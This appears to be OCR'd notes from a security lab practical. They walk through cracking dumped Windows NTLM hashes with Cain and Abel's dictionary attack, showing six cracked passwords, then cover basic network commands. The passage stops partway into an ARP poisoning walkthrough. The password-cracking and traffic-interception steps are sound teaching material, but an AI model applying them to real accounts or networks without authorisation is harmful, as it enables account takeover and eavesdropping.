
1. Start Cain and Abel and Click on Cracker Tab



2. Right Click and Click Add to List or press Insert button on the Keyboard



3. Select Import Hashes from a text file and load the “windowsuserpassworddump.txt” file.
4. Click on Next



Add NT Hashes from

○ Import Hashes from local system

□ Include Password History Hashes

● Import Hashes from a text file


C:\Users\gJatin\Windows\windowsuserpassworddump.tx

○ Import Hashes from a SAM database

SAM Filename


Boot Key (HEX)

5. All the User account will be loaded with the LM and NT hashes



File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
LM & NTLM Hashes
LM & NTLM Hashes
http://www.oxid.it

User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge	Type	Note
jatin				DFF238E5EF9B...	8846F7EAEE8F...		NTLM	
admin				0EDCC9718005...	2D20D252A479...		NTLM	
superuser				667DF33D13B8...	F9E37E83B83C...		NTLM	
webmaster				FF234830DAA2...	BECEDB42EC3...		NTLM	
root				BF75555CA190...	C22B315C040A...		NTLM	
thehackergirl				E02DC14532CE...	B963C57010F2...		NTLM	

6. Select all the accounts
7. Right click and select Dictionary Attack > NTLM Hashes




8. Right Click on the Dictionary > Click on Add to List or press Insert
9. Add your wordlist



☑ Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
□ Case perms (Pass,pAss,paSs,...PaSs...PASS)
☑ Two numbers Hybrid Brute (Pass0....Pass99)

```
6 hashes of type NTLM loaded...
Press the Start button to begin dictionary attack
```

10. Start the Bruteforcing and Wait until all the password are cracked



Dictionary Attack

Dictionary


File	Position
✓ C:\Users\gJatin\Windows\MyWordlist.txt	470

Options

- ☑ As Is (Password)
- □ Reverse (PASSWORD - DROWSSAP)
- □ Double (Pass - PassPass)
- □ Lowercase (PASSWORD - password)
- □ Uppercase (Password - PASSWORD)
- □ Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
- □ Case perms (Pass,pAss,paSs,...PaSs...PASS)
- □ Two numbers Hybrid Brute (Pass0....Pass99)

```
Plaintext of 8846F7EAEE8FB117AD06BDD830B7586C is password
Plaintext of 2D20D252A479F485CDF5E171D93985BF is qwerty
Plaintext of C22B315C040AE6E0EFEE3518D830362B is 123456789
Plaintext of F9E37E83B83C47A93C2F09F66408631B is abc123
Plaintext of BECEDB42EC3C5C7F965255338BE4453C is letmein
Plaintext of B963C57010F218EDC2CC3C229B5E4D0F is iloveyou
Attack stopped!
6 of 6 hashes cracked
```

11. Click on Exit as all the hashed are cracked
12. All the Password of the windows user account will be shown Successfully




User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge	Type	Note
jatin			password	DFF238E5EF9B...	8846F7EAEE8F...		NTLM	
admin			qwerty	0EDCC9718005...	2D20D252A479...		NTLM	
superuser			abc123	667DF33D13B8...	F9E37E83B83C...		NTLM	
webmaster			letmein	FF234830DAA2...	BECEDB42EC3...		NTLM	
root			123456789	BF75555CA190...	C22B315C040A...		NTLM	
thehackergirl			iloveyou	E02DC14532CE...	B963C57010F2...		NTLM	

Practical 3: Linux Network Analysis and ARP Poisoning

- Linux Network Analysis:
    - Execute the ifconfig command to retrieve network interface information.
    - Use the ping command to test network connectivity and analyze the output.
    - Analyze the netstat command output to view active network connections.
    - Perform a traceroute to trace the route packets take to reach a target host Password
- ARP Poisoning:
    - Use ARP poisoning techniques to redirect network traffic on a Windows system.
    - Analyze the effects of ARP poisoning on network communication and security.


Linux Network Analysis

1. Using ipconfig Command (in Windows) To list all the network adapters and their information




```
PS C:\Users\gJatin> ipconfig

Windows IP Configuration


Wireless LAN adapter Local Area Connection* 8:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 11:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2402:3a80:1395:8949:784b:c378:57eb:9eb7
   Temporary IPv6 Address. . . . . . : 2402:3a80:1395:8949:1587:2b2e:8ea:56b2
   Link-local IPv6 Address . . . . . : fe80::6c47:fec9:d344:d32e%15
   IPv4 Address. . . . . . . . . . . : 192.168.43.252
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::3816:a0ff:fe17:9440%15
                                       192.168.43.1
PS C:\Users\gJatin> _
```

2. Using ping to check the internet connectivity




```
PS C:\Users\gJatin> ping amazon.in -n 15

Pinging amazon.in [64:ff9b::345f:7473] with 32 bytes of data:
Reply from 64:ff9b::345f:7473: time=220ms
Reply from 64:ff9b::345f:7473: time=300ms
Reply from 64:ff9b::345f:7473: time=231ms
Reply from 64:ff9b::345f:7473: time=188ms
Reply from 64:ff9b::345f:7473: time=218ms
Reply from 64:ff9b::345f:7473: time=208ms
Reply from 64:ff9b::345f:7473: time=211ms
Reply from 64:ff9b::345f:7473: time=217ms
Reply from 64:ff9b::345f:7473: time=309ms
Reply from 64:ff9b::345f:7473: time=498ms
Reply from 64:ff9b::345f:7473: time=191ms
Reply from 64:ff9b::345f:7473: time=480ms
Reply from 64:ff9b::345f:7473: time=189ms
Reply from 64:ff9b::345f:7473: time=213ms
Reply from 64:ff9b::345f:7473: time=288ms

Ping statistics for 64:ff9b::345f:7473:
    Packets: Sent = 15, Received = 15, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 188ms, Maximum = 498ms, Average = 264ms
PS C:\Users\gJatin>
```

3. Using netstat to display network status and protocol statistics



```
PS C:\Users\gJatin> netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:64051        darkport:8099          SYN_SENT
  TCP    192.168.43.252:63936   a23-205-80-25:http     ESTABLISHED
  TCP    192.168.43.252:63966   lax17s38-in-f3:https   TIME_WAIT
  TCP    192.168.43.252:64006   a23-205-80-25:http     ESTABLISHED
  TCP    [::1]:64050            DESKTOP-GUI1I0V:8099   SYN_SENT
  TCP    [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63681  [64:ff9b::14c6:76be]:https  ESTABLISHED
  TCP    [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63687  sa-in-f188:5228        ESTABLISHED
  TCP    [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63690  whatsapp-cdn6-shv-01-bom1:https  ESTABLISHED
  TCP    [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63693  sa-in-f188:5228        ESTABLISHED
  TCP    [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63697  bom12s20-in-x0e:https  TIME_WAIT
  TCP    [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63760  [64:ff9b::ac40:9bf9]:https  ESTABLISHED
  TCP    [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63761  [64:ff9b::ac40:9322]:https  ESTABLISHED
  TCP    [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63768  [2606:4700::6812:82ec]:https  ESTABLISHED
  TCP    [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63771  [64:ff9b::9765:24c1]:https  ESTABLISHED
  TCP    [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63782  [2606:4700::6812:82ec]:https  ESTABLISHED
  TCP    [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63801  [64:ff9b::82d3:2122]:https  ESTABLISHED
  TCP    [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63951  del03s13-in-x03:https  TIME_WAIT
  TCP    [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63960  [2800:3f0:4005:400::2003]:https  ESTABLISHED
  TCP    [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63961  [64:ff9b::acd9:a7c3]:https  ESTABLISHED
  TCP    [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:64033  [64:ff9b::d6b:2a0c]:https  ESTABLISHED
  TCP    [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:64037  [2620:1ec:42::132]:https  ESTABLISHED
  TCP    [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:64049  bom07s33-in-x0e:https  ESTABLISHED
PS C:\Users\gJatin>
```


4. Using tracert (in Windows) to display a map of how data on the internet travels from its source to its destination




```
PS C:\Users\gJatin> tracert amazon.in

Tracing route to amazon.in [64:ff9b::345f:7843]
over a maximum of 30 hops:

  1     4 ms     2 ms    34 ms  2402:3a80:1395:8949::4c
  2     *        *        *     Request timed out.
  3    76 ms   141 ms   137 ms  64:ff9b::a9fe:2901
  4   221 ms   719 ms   520 ms  64:ff9b::76b9:6912
  5     *        *        *     Request timed out.
  6   805 ms   503 ms   555 ms  ae20-xcr1.lns.cw.net [64:ff9b::c33b:4d45]
  7   397 ms   588 ms   186 ms  ae1-xcr1.ltw.cw.net [64:ff9b::c302:187d]
  8   214 ms   195 ms   205 ms  64:ff9b::6353:4652
  9   178 ms   196 ms   197 ms  64:ff9b::96de:f14
 10   198 ms   198 ms   213 ms  64:ff9b::96de:f15
 11     *        *        *     Request timed out.
 12   209 ms   177 ms   177 ms  64:ff9b::96de:f08
 13     *        *        *     Request timed out.
 14     *        *        *     Request timed out.
 15     *        *        *     Request timed out.
 16     *        *        *     Request timed out.
 17     *        *        *     Request timed out.
 18     *        *        *     Request timed out.
 19     *        *        *     Request timed out.
 20     *        *        *     Request timed out.
 21     *        *        *     Request timed out.
 22     *        *        *     Request timed out.
 23   934 ms   712 ms   406 ms  64:ff9b::345f:7843

Trace complete.
PS C:\Users\gJatin>
```

ARP Poisoning


1. Start the Cain and Abel and go on the Sniffer Tab




2. Click on the (+) Add to List icon



3. Right Click on the screen and select Scan MAC address



4. Select All host in my subnet
5. Select All Tests and click on start



MAC Address Scanner

Target

● All hosts in my subnet
○ Range

From: 192 . 168 . 30 . 1

